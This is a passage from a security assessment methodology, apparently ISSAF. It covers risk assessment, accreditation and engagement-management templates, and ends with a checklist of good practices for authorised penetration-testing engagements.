Based on the above results, the final project plan is prepared, integrating schedules and resources to the work breakdown structures. This initial project plan will then serve as the baseline to monitor and control the actual execution of the projected results and outcomes.

Please keep in mind that the above planning phase was designed to be generic and can be used both to deal with a unit task such as the purchase and implementation of a new firewall as well as for re-engineering the entire corporate IT architecture if required.

### Note

The following section, Risk Assessment, is designed to act as a pre-project audit and provides a complete structure for assessing the state of information security controls. It is designed to report the state of internal controls to management, who can then use the findings and recommendations to assess and remediate their overall risk exposure. Part of this remediation effort may result in the original scope of the project being modified to incorporate the risk treatments required to mitigate, reduce or transfer the identified risks.

## 3.2 PHASE II – ASSESSMENT

The Assessment Phase provides a holistic approach to assessing Information Security Risks to an enterprise. This phase advocates approaching Information Security Risk assessments from the perspective of the enterprise business objectives and associated risks. This would ensure the alignment of the enterprise business risks with the risks in relation to the nature and extent of usage of Information Technology for the achievement of the business objectives of an enterprise.

The framework commences with an Enterprise Risk Assessment of the business which helps identify the inherent risk to the business as a whole. This provides focus to the nature of risks being considered for the assessment of Information Security. The inherent risks identified during the assessment are further used to identify specific risks that stem from the nature and extent of usage of Information Technology in the enterprise. The identified Information Technology risks are then used to formulate the security and control requirements of the enterprise.

Given the costs of implementing and maintaining security and controls in the Information Technology environment, an enterprise would consider the cost benefit of any security implementation by measuring the cost of control against the impact of not having such a control. In instances where the cost of control exceeds the impact of the risk both in terms of effort and value, the enterprise may choose not to implement such security or control mechanisms. Alternatively, the insignificance of the impact of risks may also prompt an enterprise not to implement any specific controls to mitigate these risks. Such risks are considered as 'Residual Risks'

The assessment phase provides an overview of the ISSAF risk assessment process and addresses the different components involved. The assessment phase is divided into two categories:

1. Inherent Risk Identification
2. Controls Assessment.

In the course of inherent risk identification all the relevant risks to business are identified based on impact and likelihood of threat occurring irrespective of controls. After obtaining the inherent risk of an assessment entity, evaluation of controls is performed to identify the residual risk for the assessment entity.

The following tasks are carried out during the assessment process:

### **3.2.1 Inherent Risk Assessment**

#### **3.2.1.1 ASSESSMENT PREPARATION**

The following activities are performed:

- Identification of Assessment entities – These could be processes, assets, facilities etc. The assessment entities constitute the basis for identifying applicable assessment parameters, threats, etc to the entities.
- Identify threats and Vulnerabilities – The various vulnerabilities of the selected or identified entities for assessment are documented. Next, the threats that could exploit a single or multiple vulnerabilities are identified and listed. These threats constitute the risks for the entities. These risks can be repeatable to an entity.

For more information we suggest you read the ISSAF Risk Management Tool documentation.

### 3.2.1.2 THREAT ASSESSMENT

The following activities are performed:

- Impact Assessment – The impact to the business of an organization of a threat being realized against an asset is measured or estimated. This is done individually for each asset entity, and does not consider risk mitigating factors. It is a measure of raw risk.. The assessor can choose to average or sum the assessment parameter values for mathematical or logical reasons.
- Likelihood Assessment – Here the probability of occurrence of the threat for the chosen assessment entity is measured or estimated.

The resulting totals from the above two tasks is the inherent risk for the entity being assessed.

### 3.2.2 Controls Assessment

Compensating controls may be in place to reduce or mitigate risks. These factors need to be accounted for in an accurate risk assessment. After obtaining the inherent risk of an assessment entity, evaluation of controls is performed to identify the amount of risk reduction they offer, and the residual risk that remains for the assessment entity.

During this stage the assessor may select the controls from the ISSAF or other controls. The idea here is to identify that the control selection is adequate and the control's existence and contribution is acceptable for the risk decision.

The most important aspect of control evaluation is to evaluate the control against the assessment parameter to verify that it is contributing to reduce the impact of a given assessment parameter to an acceptable level.

The result of this task is the residual risk for the assessment entity. The various control areas for assessment entities available to the assessor for selection from ISSAF are given below.

### Evaluation of Legal and Regulatory Compliance

A review of the legal and regulatory requirements impacting the enterprise is essential to ensure that the enterprise is compliant with any laws and regulations that are applicable to the Information Technology infrastructure of the enterprise.

**Evaluation of Enterprise Information Security Policy**

Upon commencing an Enterprise Security Assessment one of the first tasks would be to understand and evaluate the Information Security Policy of the enterprise. The Information Security Policy is a reflection of the management's intent and approach to Information Security and epitomizes the extent and the nature of Information Security implemented within the Enterprise. A review of the enterprise's Information Security Policy is necessary to gain a comprehensive understanding of the approach to implementing and maintaining the Information Security posture of the organization.

**Evaluation of Enterprise Information Security Organization and Management**

Subsequent to the Enterprise Risk Assessment and the review of the Information Security Policy, a review of the Information Security Organization and Management is performed. This comprises of a review of the organization of the security functions, relevant roles and responsibilities and management responsibilities amongst other areas.

Having obtained an understanding of the risks applicable to the technology infrastructure of the enterprise, the enterprise's approach to managing security as stated in its Information Security policy and the allocation of security roles and responsibilities, it would be logical to assess the specific security infrastructure and operational controls implemented within the enterprise to mitigate the identified Information Technology risks.

This stage of the Security Risk Assessment Framework comprises of the following:

- Enterprise Security and Controls Assessment
- Operations Management Assessment

**Assessment of Enterprise Information Systems Security and Controls**

This stage comprises of a review of the following:

- Physical and Environmental Security
- Technical Controls
  - Network Security
  - Host Security
  - Application Security
  - Database security
- Evaluation of Security Awareness by:

- Interviews
- Observation
- Structured walk through
- Social Engineering

### **Evaluation of Enterprise Security Operations Management**

This review is performed in conjunction with the Enterprise Security and Controls Assessment, to gain an understanding of the risks and controls of the security operations processes. This would be comprised of the assessment of the following operational areas:

- Capacity Management
- Vulnerability Management
- Release Management
  - Patch Management
  - Configuration Management
  - Change Management
- Enterprise Incident Management
  - Logging
  - Monitoring
  - Security Incident Management
  - Operation Event Management
- User Management
- Certification and Accreditation

### **Evaluation of Enterprise Business Continuity Management**

An evaluation of Enterprise Business Continuity Management capabilities is essential to assess adequacy of the readiness of the enterprise in ensuring availability of the Information Technology infrastructure. This review is complemented with a review of Business Continuity processes of the enterprise to ensure that in the event of a disaster the enterprise is adequately prepared to continue core business operations until such time that normal operations are completely restored.

### **Manage Residual Risks**

As stated earlier, the risks not covered by the enterprise's security and controls implementations are categorized as Residual Risks. Given the volatile nature of business in general and the ever changing risks applicable to general industry and information technology in particular, it is important to regularly review the residual risks not addressed by an enterprise's Information Security Management Framework. This is required to ensure that risks that were previously categorized as residual are appropriately escalated and managed as their relevance and importance to the enterprise changes.

A review of the process for management of Residual Risks is performed to ensure that residual risks are regularly reviewed and reassessed to ensure that their status of criticality has not changed, and that the need for compensating controls in these areas has not increased.

We suggest you read the ISSAF document for details of these controls.

### **3.3 PHASE III - TREATMENT**

Risk treatment provides a platform for taking a decision for the residual risks, through the selection of safeguards, development of implementation plans, and providing accurate documentation for the implementation of, and decision making process. Risk decision is an important stage where executive management and other stakeholders review your documentation and make a decision to accept, mitigate, transfer or avoid the risk. Once this decision is made, plans for implementing the outcome are made, and approvals are sought for budgetary requirements, for project planning, for implementation and for change management.

Another important task in the risk treatment process is that when a decision to mitigate a risk is taken, the selection of controls to mitigate the risk is selected and a project plan to implement the controls is developed.

We suggest you use the Risk Treatment Plan template in the ISSAF for this process.

### **3.4 PHASE IV - ACCREDITATION**

The process of accreditation involves assessing the controls that have been selected for implementation under the scope for certification. The assessment results determine the accreditation of the ISSAF certification to an organization.

The assessment process will include a detailed plan that will be agreed upon with the entity being assessed. The assessment will be conducted by the OISSG nominated ISSAF auditors and the results will be evaluated by the OISSG certifying authority.

OISSG provides a formal certification on ISSAF compliance. This certification is available through certifying agencies authorized by OISSG.

### 3.4.1 Context Establishment

- Contact OISSG / Authorized Certification Bodies

OISSG can be contacted on [acreditation@oissg.org](mailto:acreditation@oissg.org) for details regarding the authorized accredited agencies that are able to certify you for your chosen locations. OISSG would require the following details for the same:

- Name of the Organization
- Number of Employees of Organizations
- Type of Organization (Banking / Technology / Manufacturing /Energy / Telecom / Others)
- Number of Locations
- Further information may be requested by the OISSG coordinator

- Auditor Assignment

Based on the inputs provided, OISSG would facilitate the choice of authorized accreditation agencies. The selection of accreditation agency is done on the basis of their experience in the accreditation process in various industry verticals & size of assignments that the auditors have handled. The auditors are carefully selected based on the skill levels required for the complexity of your environment, business knowledge, functional knowledge and project management expertise. Once the accreditation agency and auditors are selected, they will visit your organization for evaluation purposes. OISSG recommends that a project manager be appointed from within the business who will also serve as a single point of contact. This project manager should have sufficient operating knowledge of the organizational processes and should have enough authority to approach departments and co-ordinate meetings with the visiting auditors. The project manager should serve as the only interface between the accrediting agency and the organization.

### 3.4.2 Evaluation

After the initiation is done, OISSG auditors would approach the organization for further discussions regarding the scope and coverage of the accreditation process. The scoping should highlight what specific areas under ISSAF need to be covered

under the assessment. After the scoping exercise the OISSG auditors would start assessment of the organization based on ISSAF.

The auditors would assess the organizations' information security processes based on the detailed controls / methodology defined in ISSAF

### **3.4.3 Reporting**

Auditors would then prepare a draft report based on their findings and present it to the senior management of the organization. This report highlights the level of compliance that the organization has achieved vis-à-vis ISSAF. It also consists a detailed breakdown of areas where non-compliances were found along with the severity of such non-compliance. Management feedback on the non-compliances found is considered before deciding on further course of action.

### **3.4.4 Certification**

Based on the degree of compliance, a certification of ISSAF compliance is issued. Any outstanding issue in the form of recommendations for further action will be checked in subsequent ISSAF reviews & subject to closure of all outstanding items from previous ISSAF reviews, a recertification will be granted every two years.

However if the issues are fairly significant the certification is denied stating adequate results as to what are the significant issues. All the significant issues need to be closed out prior to attempting a fresh certification.

## **3.5 PHASE V – MAINTENANCE**

ISSAF certified organizations will be required to demonstrate compliance to the ISSAF accreditation on a continuing basis. To ensure this, OISSG will conduct regularly scheduled compliance assessments/reviews. The frequency for this review will be based on the size of the organization and the accreditation scope.

## 4 ENGAGEMENT MANAGEMENT

An engagement is grouping of activities that, when put together, achieve an objective and a goal. An engagement always has a recognizable start and an end. This document provides an overview on engagement management for security assessment engagements.

The security-assessment engagement entails numerous tasks and involves several parties. Such engagement requires engagement planning from start and management activity throughout the development of the engagement. This section describes the engagement management aspects of a security assessment engagement.

The following guidelines can be directly used for providing engagement management plan to the client.

### 4.1 ENGAGEMENT EXECUTIVE OVERVIEW

*(Optional) The executive summary provides a summary of the engagement definition document. In many cases, this is a PowerPoint presentation. If it is, then a reference to the external document can be included. This section contains high-level explanation of the engagement objectives, scope, assumptions, risks, costs, timeline, approach, and organisation. (Remove this comment section from final document.)*

*Describe the background and context for the engagement and why it is being undertaken. Speak to the business value of the work being performed. Place adequate information here to ensure appropriate coverage of the rest of the sections in the engagement definition. (Remove this comment section from final document.)*

### 4.2 OBJECTIVE

*Objectives are statements to describe what a engagement will achieve and deliver. Objectives should be “SMART”: Specific, Measurable, Achievable, Realistic, and Time-Based. To be specific and concrete, objectives should be based on deliverables (outcomes). The completion of an objective should be evident through the creation of one or more deliverables. If the statement is at a high level and does not imply the creation of a deliverable, it may be a goal instead. If the statement is*

*too low-level and describes features and functions, then it may be a requirement statement instead. (Remove this comment section from final document.)*

The XXX engagement will meet the following objectives:

- Objective #1
- Objective #2
- Objective #3

### **Expected Result[s]**

*Provide a brief description of the deliverable. A sample deliverable report can also be attached.*

The XXX engagement will produce the following deliverables:

- Deliverable #1
- Deliverable #1
- Deliverable #1

## **4.3 APPROACH**

Illustrate an over view of the methodology used for security assessment engagement. Generally the phases involved in typical security assessment engagement are:

- Planning and Preparation (Scoping & Logistics)
- Assessment (Fieldwork)
- Reporting (Conclusion / Results)

## **4.4 ENGAGEMENT SCOPE**

In this section, you should clearly define the logical boundaries of your engagement. Scope statements are used to define what is within the boundaries of the engagement and what is outside those boundaries. Examples of areas that could be examined are data, processes, applications, or business areas. The following information can be helpful:

- The types of deliverables that are in and out of scope (Business Requirements, Current State Assessment)
- The major life-cycle processes that are in and out of scope (analysis, design, testing)
- The nature and sensitivity of data that is in and out of scope (financial, sales, employee)

- The data sources (or databases) that are in and out of scope (Billing, General Ledger, Payroll)
- The organisations / departments that are in and out of scope (Human Resources, Manufacturing, vendors)
- The major functionality that is in and out of scope (decision support, data entry, management reporting)

(Remove this comment section from final document.)

The scope of this engagement includes and excludes the following items.

In scope:

- .....
- .....
- .....
- .....

Out of scope:

- .....
- .....
- .....
- .....

#### 4.5 ENGAGEMENT KICKOFF MEETING (INTERNAL)

As you win an engagement, Engagement Manager shall call a Engagement Kickoff Meeting. Following are some points shall be discussed in this meet:

- Quick look at lesson learned in previous engagement
  - Highlight challenges/problems and design strategy to resolve them
- Declare Single Point of Contact for Engagement
- Form Engagement Team and divide their tasks
- Set deadlines on divided tasks to members responsible for Engagement Execution
- Process Administrative Tasks
  - Visa Processing (If required)
  - Travel Management
  - Check Passport status and Important papers with candidates
  - Check Emigration Check Not Required (ECNR) on passport of candidates
- Availability of Tools (Commercial/Freeware)

- Efficient delivery capabilities of promised tasks in proposal
- Any help needed for delivery
  - Infrastructure for testing
  - Training
  - Backup infrastructure
- Inform Technical Infrastructure Management department about IP Addresses
- Engagement manager or assigned team member shall give minutes of meetings to everybody

#### 4.6 COMMUNICATIONS PLAN

<i>Name / Engagement Role</i>	<i>Numbers</i>	<i>Email</i>
<b>INSERT CONTACT LIST</b>		

##### *Standard/Scheduled Communications*

**The Assessment Team Program/Engagement Manager will initiate the following engagement meetings through the engagement life cycle:**

On-site at –CUSTOMER NAME–:

- Mid-Planning and End-of-Planning Meetings
- Engagement Kick-Off Meeting
- Progress Meetings (frequency and method to be determined by the CUSTOMER NAME). A meeting agenda will be distributed to attendees prior to the meeting and meeting minutes will be distributed after the meeting.
- Engagement End (Debrief) Meeting

On a weekly basis, Assessment Engagement Management will provide status to all engagement stakeholders via the CUSTOMER NAME engagement web site (to be developed). All engagement related, the Engagement Manager would post

documents developed during the week each Friday. The engagement web site is a valuable tool that historically archives all documents, making them easily, and readily available for baseline reviews.

**It is imperative for all managers to be aware of issues that their teams are managing / experiencing; therefore, all engagement communications will follow a “chain of command” structure. Please refer to the Engagement Org Chart for communication checkpoints.**

- Explain your understanding of client's requirement
- Discuss dates of assessment offshore/onsite
- Request client to issue an Invitation letter to embassy by the name of test team members (If required)
- Update client for source IP addresses used for assessment

#### **4.7 ENGAGEMENT KICKOFF DISCUSSION WITH CLIENT**

Points to discuss

- Identify access points and number of devices needs to be tested
- Deliverables
  - Executive Summary
  - Vulnerability Summary
  - Detailed Test results with countermeasure to safeguard against vulnerabilities
- Single Point of Contact from both end
- Team Introduction
- Engagement start and end date
- Working days/hrs
- Internet Access during onsite assessment
- Site location and contact numbers
- Update client about source IP addresses used for testing
- Make sure access to service is open in firewall from given source IP address to perform assessment.
- Make sure access to service is given from your company /ISP Router and Firewall

## 4.8 SAMPLE STATUS REPORT

**From:**

**Subj:** Status Report for

**Period:**

If appropriate, provide background information for this report. You may wish to include the following information in your comments:

Origins of the engagement; business reason for its initiation; anticipated value to the customer; and engagemented increase to revenue or decrease to cost.

Engagement scope and objective

**Summary:**

**Total Hours Used:**

Identify overall engagement status and provide a few key bullet points highlighting planned vs. actual aspects of each relevant topic:

**Engagement Status:**

☐ GREEN ☐ YELLOW ☐ RED

NOTE: Status Reports will be completed weekly. Do not be hesitant to provide a yellow or red status; this is a tool to alert management to potential issues.

- Green – Engagement is proceeding on plan with no major showstoppers.
- Yellow – Engagement has tasks that “may” impact engagement completion.
- Red – Major issues exist with required tasks that are needed to complete the engagement. Management assistance is needed immediately.

**Engagement Schedule**

*Indicate the current planned completion date for all major tasks & milestones through completion of the engagement.*

***TASK/EVENT***

***PLANNED DATE***

**Major Accomplishments:** (Any significant completed tasks)

*Highlight major accomplishments achieved during the reported status period. Identify focus of current engagement work and any additional information on completed tasks.*

**Outstanding Issues or delinquent items**

*Identify appropriate critical issues that threaten the success of this engagement. Provide further information regarding background and action plans for addressing the issue.*

**ISSUE****ACTION PLAN**


### Next Steps/Upcoming Events - (planned tasks for the next reporting period)

#### 4.9 ISSUE ESCALATION PLAN

Escalation chart in case of issue can be provided in this section. Escalation will happen both client and assessment organization. A flow chart will be of great help.

#### 4.10 DEVELOP A ENGAGEMENT PLAN AND SEND IT TO CUSTOMER FOR UPDATE

It should include followings:

- Send test cases which you are going to execute
- Put time for every test case
- Mention start and end date of engagement
- Time of assessment
- Contacts of each team

#### 4.11 SET MILESTONES AND TIMELINES

Define milestones of engagements as per tasks, stick to them and achieve in defined time. Try to complete testing in office hours. It will help to minimize any down time if it occurs in any circumstances.

Event	Week 1-5	Week 6-10	Week 11-15	Week 16-20	Week 17-25
Planning and Prepration					
Assessment					
Assessment – Pertinent Risk Identification					
Assessment – Controls Assessment					
Treatment					
Accreditation					

#### 4.12 ENGAGEMENT SCHEDULE

*The CUSTOMER NAME Engagement will be driven with a Engagement schedule chart.. The Master Schedule details all major phases and it's associated sub-tasks. The Master Schedule is detailed below.*

<INSERT ENGAGEMENT SCHEDULE HERE>

#### 4.13 DELIVERABLES PRODUCED

*All engagements have deliverables. In this section, describe the deliverables of the engagement. Provide enough explanation and detail so that the reader will be able to understand what is being produced. (Remove this comment section from final document.)*

- Deliverable 1: description
- Deliverable 2: description
- Deliverable 3: description

#### 4.14 ENGAGEMENT ESTIMATED EFFORT/COST/DURATION (COST OPTIONAL)

*The estimated effort hours and engagement costs may be depicted in many ways, including cost by team member, cost by deliverable, cost by milestone, or cost by category (internal labor, external labor, travel, training, supplies, etc.). Also include a chart showing the engagement start date, major milestones, and end date. The deliverables included in this milestone chart should all have been described in the scope section. (Remove this comment section from final document.)*

<b>Milestone</b>	<b>Date completed</b>	<b>Deliverable(s) completed</b>
<i>Engagement planning</i>	<i>Mm/dd/yy</i>	<ul style="list-style-type: none"> <li>• <i>Engagement definition</i></li> <li>• <i>Workplan</i></li> </ul>
<i>Milestone 1</i>	<i>Mm/dd/yy</i>	<ul style="list-style-type: none"> <li>• <i>Deliverable 1</i></li> <li>• <i>Deliverable 2</i></li> </ul>
<i>Milestone 2</i>	<i>Mm/dd/yy</i>	<ul style="list-style-type: none"> <li>• <i>Deliverable 3</i></li> </ul>
<i>Milestone 3</i>	<i>Mm/dd/yy</i>	<ul style="list-style-type: none"> <li>• <i>Deliverable 4</i></li> </ul>
<i>Milestone 4</i>	<i>Mm/dd/yy</i>	<ul style="list-style-type: none"> <li>• <i>Deliverable 5</i></li> </ul>
<i>Engagement conclusion</i>	<i>Mm/dd/yy</i>	

#### 4.15 ENGAGEMENT ASSUMPTIONS

*Engagement assumptions are circumstances and events that need to occur for the engagement to be successful but are outside the total control of the engagement team. They are listed as assumptions if there is a HIGH probability that they will in fact happen. The assumptions provide a historical perspective when evaluating engagement performance and determining justification for engagement-related decisions and direction. (Remove this comment section from final document.)*

In order to identify and estimate the required tasks and timing for the engagement, certain assumptions and premises need to be made. Based on the current knowledge today, the engagement assumptions are listed below. If an assumption is invalidated at a later date, then the activities and estimates in the engagement plan should be adjusted accordingly.

- Assumption #1
- Assumption #2
- Assumption #3, etc

#### 4.16 ENGAGEMENT RISKS

*Engagement risks are circumstances or events that exist outside of the control of the engagement team that will have an adverse impact on the engagement if they occur. (In other words, whereas an issue is a current problem that must be dealt with, a risk is a potential future problem that has not yet occurred.) All engagements contain some risks. It may not be possible to eliminate risks entirely, but they can be anticipated and managed, thereby reducing the probability that they will occur.*

*Risks that have a high probability of occurring and have a high negative impact should be listed below. Also consider those risks that have a medium probability of occurring. For each risk listed, identify activities to perform to eliminate or mitigate the risk.*

IDENTIFICATION		QUANTIFICATION			MITIGATION		COMMENTS
WBS #	DESCRIPTION OF RISK EVENT	PROBABILITY (%)			CONSEQUENCES	SOLUTIONS	
		Low	Medium	High			
		0-.35	.35-.65	.65-1.0			

#### 4.17 ENGAGEMENT APPROACH

*This section is used to describe how the engagement will be structured and the important techniques that will be utilized. The engagement approach is intended to encourage the engagement manager to think about the engagement from the top down instead of the traditional bottom-up method. Including the approach in the engagement definition compels the engagement manager to both consider the dependencies of the engagement and to incorporate the engagement management necessary to plan and manage the engagement. (Remove this comment section from final document.)*

#### 4.18 ENGAGEMENT ORGANIZATION (ASSESSMENT TEAM & CLIENT)

It is important to understand who the major players are on the engagement. An organization chart works well. Otherwise, list the major engagement roles and the actual people involved. (Remove this comment section from final document.)

Add a engagement organization chart, if available. (Remove this comment section from final document.)

#### 4.19 RESPONSIBILITY MATRIX

A – Approves the Deliverable

R – Responsible for Creating the Deliverable

N- Notified when deliverable is complete

M – Manages the Deliverable

F – Facilitates timely Resource Allocation

S – Responsible for Acceptance and Signoff

P – Participate in Archiving the Deliverable

S.NO	Deliverables & Tasks	Assessment Team				Clients	
		Program Manager	Engagement Manager	Consultants	Team Members	Engagement Manager	Stake Holders & Functional Heads
1	Engagement Scope	A	R	R		R	

#### 4.20 SIGN-OFF SHEET

Client Name: XXXXX

Engagement Manager: XXXX,

<b>Engagement Name:</b>	<b>IT Security Assessment</b>		<b>Purchase Order Number:</b>		
<b>Begin Date:</b>	<b>04/06/03</b>	<b>Target End Date:</b>	<b>10/09/03</b>	<b>Final End Date:</b>	

S.NO	Deliverables	Date Completed	Assessment Team Name	XXXXXXXXXXXX
1	Statement of Work	13/06/2003		

**Final Sign off**

Assessment team has successfully performed according to the conditions set-forth in the SOW, Dated \_\_\_\_\_ for the Security Assessment Engagement.

**Sign Off on Work Performed:**

\_\_\_\_\_

XXXXXXX

Assessment Lead

XXXXX

Client Lead

**Remarks**

Typically the RIR WHOIS databases will not locate any domain-related information or any information relating to military networks.

**4.21 ANNEXURE - ASSESSMENT ADMINISTRATION ROADMAP**

(Cycles indicators)	ASSESSOR	CLIENT
	Suggests scope and objectives (optional)	Defines requirements (scope, objectives, and acceptance criteria)
		Publishes RFP (optional)
Repeats until RFP	Evaluates RFP (feasibility, risk, technical considerations)	

requirements are clear to assessor		
	Clarification meeting (optional)	
	Signature of Mutual Confidentiality Agreement	
	Requests additional information (if allowed by RFP)	
		Prepares and sends additional information (if allowed by RFP)
	Estimates project needs (staff/resources/time) and cost	
Repeats until Client is satisfied with proposal(s)	Creates and delivers proposal	
		Evaluates proposal(s)
		Requests adjustments to proposal(s) (optional)
	Compliance/expectative check meeting(s)	
		Evaluate vendors capabilities (optional)
		Select best proposal (if more than one proposal was received/requested)
	Engagement refinement meeting (starting ending/dates, holiday considerations, business activities considerations, technical considerations, contact lists exchange, etcetera)	
	Kickoff meeting	
Repeats until all phases are completed	Performs technical evaluation phase; reports critical findings immediately.	Requests information on progress and provides feedback (optional) and decides whether to suspend or not evaluations, depending on some findings.
	Reports phase status	
Repeats until client and assessor are satisfied with findings and comments included in the report	Prepares and delivers technical report draft	
		Reviews technical report
		Prepares and delivers comments to be included in the report (business impact/considerations and technical considerations)

	Technical report review meeting (correlation with client data, accuracy validation and business impact review )	
	Provides training on techniques tools used for evaluation (optional, usually defined in RFP and/or proposal)	
	Prepares and delivers final report	
	Prepares presentation for management	
	Findings review meeting with management	
Repeats until problems outlined in the report are solved	Provides support for problem solving. (optional)	Defines project plan for solving problems (including prevention of future occurrences)
		Reports problem solution status to management
		Lessons learned internal meeting.

## 5 GOOD PRACTICES— PRE ASSESSMENT, ASSESSMENT AND POST ASSESSMENT

Over the last few years, the security assessment process has evolved from an assorted set of attacks carried out by amateurs to a mature and reviewable assessment process with strong legal boundaries and well-defined deliverables.

Irrespective of Vulnerability Assessment, Penetration Testing and/or Security Assessment, there are certain things which the assessor needs to take care of while assessing the strength of an enterprise's security.

A well defined, proven and structured assessment can assist greatly in fortifying your defenses; it also throws up newer, complex issues that you will have to deal with. E.g. Legal Aspects, Check Knowledge base section for more detail on this.

This section provides all the good practices / guidelines required to perform the security assessment. Management, key people involved in assessment and all other members of the assessment team must read and follow it. Owner and Assessment Company (irrespective of internal or external) should sign it before starting an assessment.

Good practices / Guidelines	Compliance (Yes/No)	Comments
<b>Legal Aspects</b>		
Ensure that you have signed a Non-Disclosure agreement with the company that is performing the assessment. <b>Recommended Reading:</b> Non Disclosure Agreement in Appendix.	✓	
Ensure that you have signed the Security Assessment Agreement. <b>Recommended Reading:</b> Security Assessment Agreement in the Appendix.	✓	
Ensure that you do not scan outside IP Address and are limited to the IP addresses and domains specifically assigned to you.	✓	

Clearly define the boundaries of the assessment to avoid any conflict and/or confidentiality issues. E.g. an assessor breaks into the system and he may read confidential information on it. Make it clear whether you want the assessor to access confidential information and show it to you or just leave a message on the system in a text file.	✓	
Clearly define the limits of liability for the assessment team, in case of an incident caused by negligence or malpractice. E.g. most assessment teams limit the liability up to the cost of the security service being performed.	✓	
<b>People</b>		
<p>Assessment team participating in the assessment, the following information must be documented and evaluated by the Assessed Company:</p> <p>a) Experience with the platforms, applications, network protocols and hardware devices being tested. Experience of candidates should match that of the targeted infrastructure.</p> <p>b) Certifications and courses related to penetration testing. This information should confirm that assessment team members are capable of performing the activities described in the scope of the service.</p> <p>c) Years of experience in penetration testing engagements. This information should confirm that assessment team members are capable of performing the activities described in the scope of the service.</p> <p>d) Attack scripting/programming languages mastered by each member. This information should demonstrate abilities for designing and performing manual testing procedures.</p> <p>e) Public information showing participation in the community of each member, such as articles, forum posts, papers, participation in events, etc. People</p>	✓	

that show up in public places demonstrate their credentials and is more easily trusted. Assessors that have engaged in a public discussions on information security testing demonstrate their knowledge and experience.		
f) List and description of tools/scripts created/modified by each member, related to security assessment. This information should demonstrate abilities for designing and performing manual testing procedures.		
g) Roles and Responsibilities of each member in the team. This information should indicate the grade of involvement of each assessor and the importance of their participation in the team.		
Have you gone through the resumes (including references) of the assessment team members and are you satisfied with their skills?	✓	
Have you checked recruiting policies of company and are you comfortable with them?	✓	
Have the employees of the Company performing the assessment signed strong Non-disclosure agreements with their firm?	✓	
<b>Processes</b>		
Have you clearly mentioned that you want to assess a denial of service attack on your live or test system? Or do you prefer that they simply audit the system and describe the specific flaws in your network that leave you susceptible to a particular Denial of Service attack?	✓	
Generally a security assessment / penetration test is recommended only when you have baseline security in place.	✓	
Are you assessing security of secondary systems (may be redundant) instead of primary systems? Both approaches have their advantages and disadvantages but it is generally recommended that	✓	

you assess the security of secondary servers rather than primary servers when strict confidentiality has to be maintained and any kind of down time is not acceptable. The path used to attack the secondary servers can reveal flaws in your security architecture that apply equally to your primary servers.		
Is the test infrastructure secure and is logging performed? Please give details.	✓	
Is the assessment team or a team member going to perform any test from home? Especially using a PC other than an official Laptop or assessment machine.	✓	
Ensure that the assessment team provides precise information on the assessment equipment physical and logical locations (E.g. physical addresses from where tests will be conducted and IP addresses used at the time of the test).	✓	
Is the process established to get clearance before starting a test?	✓	
Are the test cases provided to you?	✓	
Ensure that the organization/company has licenses for the commercial tools used by the assessment team. Make sure that both parties are clear on who is going to provide what tools.	✓	
Is the date, time and day for the assessment fixed? A time when traffic is minimal is preferred, late nights and weekends are good times since any unexpected negative impact on the network will cause least harm to the users during off-peak hours.	✓	
Does the Assessment Company have well-defined processes for managing the output of the test cases?	✓	
Ensure that both the Assessment Company and the Assessed Company exchange contact information of people involved in the tests anytime during the engagement. (E.g. email addresses, phone	✓	

numbers, fax numbers and pagers).		
<b>Deliverables</b>		
<p>The assessment team should show a clear approach and path of attack to be carried out and a demo as and when required.</p> <p>A list of vulnerabilities on the compromised network is not sufficient since it may not give the actual path that can be exploited.</p>	✓	
<p>Has the Assessment Company submitted a sample copy of previous Assessment reports? Does it cover everything you want as a client?</p> <p>Ensure that you do not reveal any kind of client information, very clearly mask client name and information that makes resources identifiable such as IP addresses.</p>	✓	
The report shall contain all tests performed and their outputs as per the ISSAF test case template	✓	
List of vulnerabilities identified and countermeasure to safeguard against them.	✓	
Very high critical threats must be reported immediately.	✓	
Ensure that you do not use new/unfamiliar tool on a production environment.	✓	
Guard against performing a man-in-the-middle attack and forgetting to forward traffic further.	✓	
Guard against performing a man-in-the-middle attack and not considering the speed of a device which is performing the man-in-the-middle attack. Generally middle man devices are slow and they can't give high throughput. For example a laptop.	✓	
Readiness of Infrastructure	✓	
<ul style="list-style-type: none"> <li>The assessor should make sure the connection for testing is up and that a backup line or internet access is readily available before starting the tests.</li> </ul>		
<ul style="list-style-type: none"> <li>Ensure that due to some reason certain</li> </ul>		

<p>protocols/services are not blocked at the assessment center end (Your company/ISP). It may seriously affect you assessment results.</p> <ul style="list-style-type: none"> <li>• E.g. ICMP is blocked as per corporate policy</li> <li>• E.g. UDP traffic is blocked at ISP end due to any worm. Strange but it happens some time.</li> </ul>		
<ul style="list-style-type: none"> <li>• Ensure that your company's technical infrastructure department does not change IP addresses of the Assessment Center without your permission; these could negatively impact your tests because the target firm will expecting connections from a certain IP range.</li> </ul>		
<ul style="list-style-type: none"> <li>• Ensure readiness of a assessment team kit: <ul style="list-style-type: none"> <li>• Assessment Tools / Products</li> <li>• Operating System CDs</li> </ul> </li> </ul>		
<ul style="list-style-type: none"> <li>• Ensure that the people involved in the assessment process properly understand the client's requirement as specified in the RFP.</li> </ul>	✓	
<ul style="list-style-type: none"> <li>• Ensure that you are using a dedicated equipment for testing. Emails and any other administrative or personal activities should be preformed on other machine(s) or if it's on same machine it's recommended to do on different boot partition. This guarantees the integrity of the testing machine.</li> </ul>	✓	
<ul style="list-style-type: none"> <li>• Ensure that a process is available for collecting test results and they are presented in a proper format. Otherwise analysis will take a lot of time and important information may be missed.</li> </ul>	✓	
<ul style="list-style-type: none"> <li>• Ensure that the testing process is closely monitored and documented, in order to facilitate the identification of telecommunications problems and false positives (usually the test is recorded at network level using a protocol analyzer and a different machine, in order to</li> </ul>	✓	

avoid an impact in performance to the testing equipment).		
<ul style="list-style-type: none"> <li>• Avoid a breach in confidentiality by releasing client data.</li> </ul>	✓	
<ul style="list-style-type: none"> <li>• Ensure that your storage server for test results is secure.</li> </ul>	✓	
<ul style="list-style-type: none"> <li>• Ensure all correspondence in appropriate way. If you exchange asset information verbally or on a plain paper or on phone (generally this happens while performing onsite assessment). Later on you don't have any record to prove that this is what was given for assessment by the client, just in-case if any undesirable politics happens. This guideline can be adopted at various stages in the assessment process. Use of digital signatures and encryption for formal electronic communication is necessary to guarantee confidentiality, authenticity and non-repudiation.</li> </ul>	✓	

## 5.1 PHASE – I: PRE-ASSESSMENT

### 5.1.1 Request for Proposal (RFP)

The organization shall clearly define followings:

- Name and details of person to whom proposal needs to be submitted
- Maximum time to submit the proposal (E.g. 1<sup>st</sup> Jan 2005)
- Maximum time to complete the assessment (e.g. March 2005)
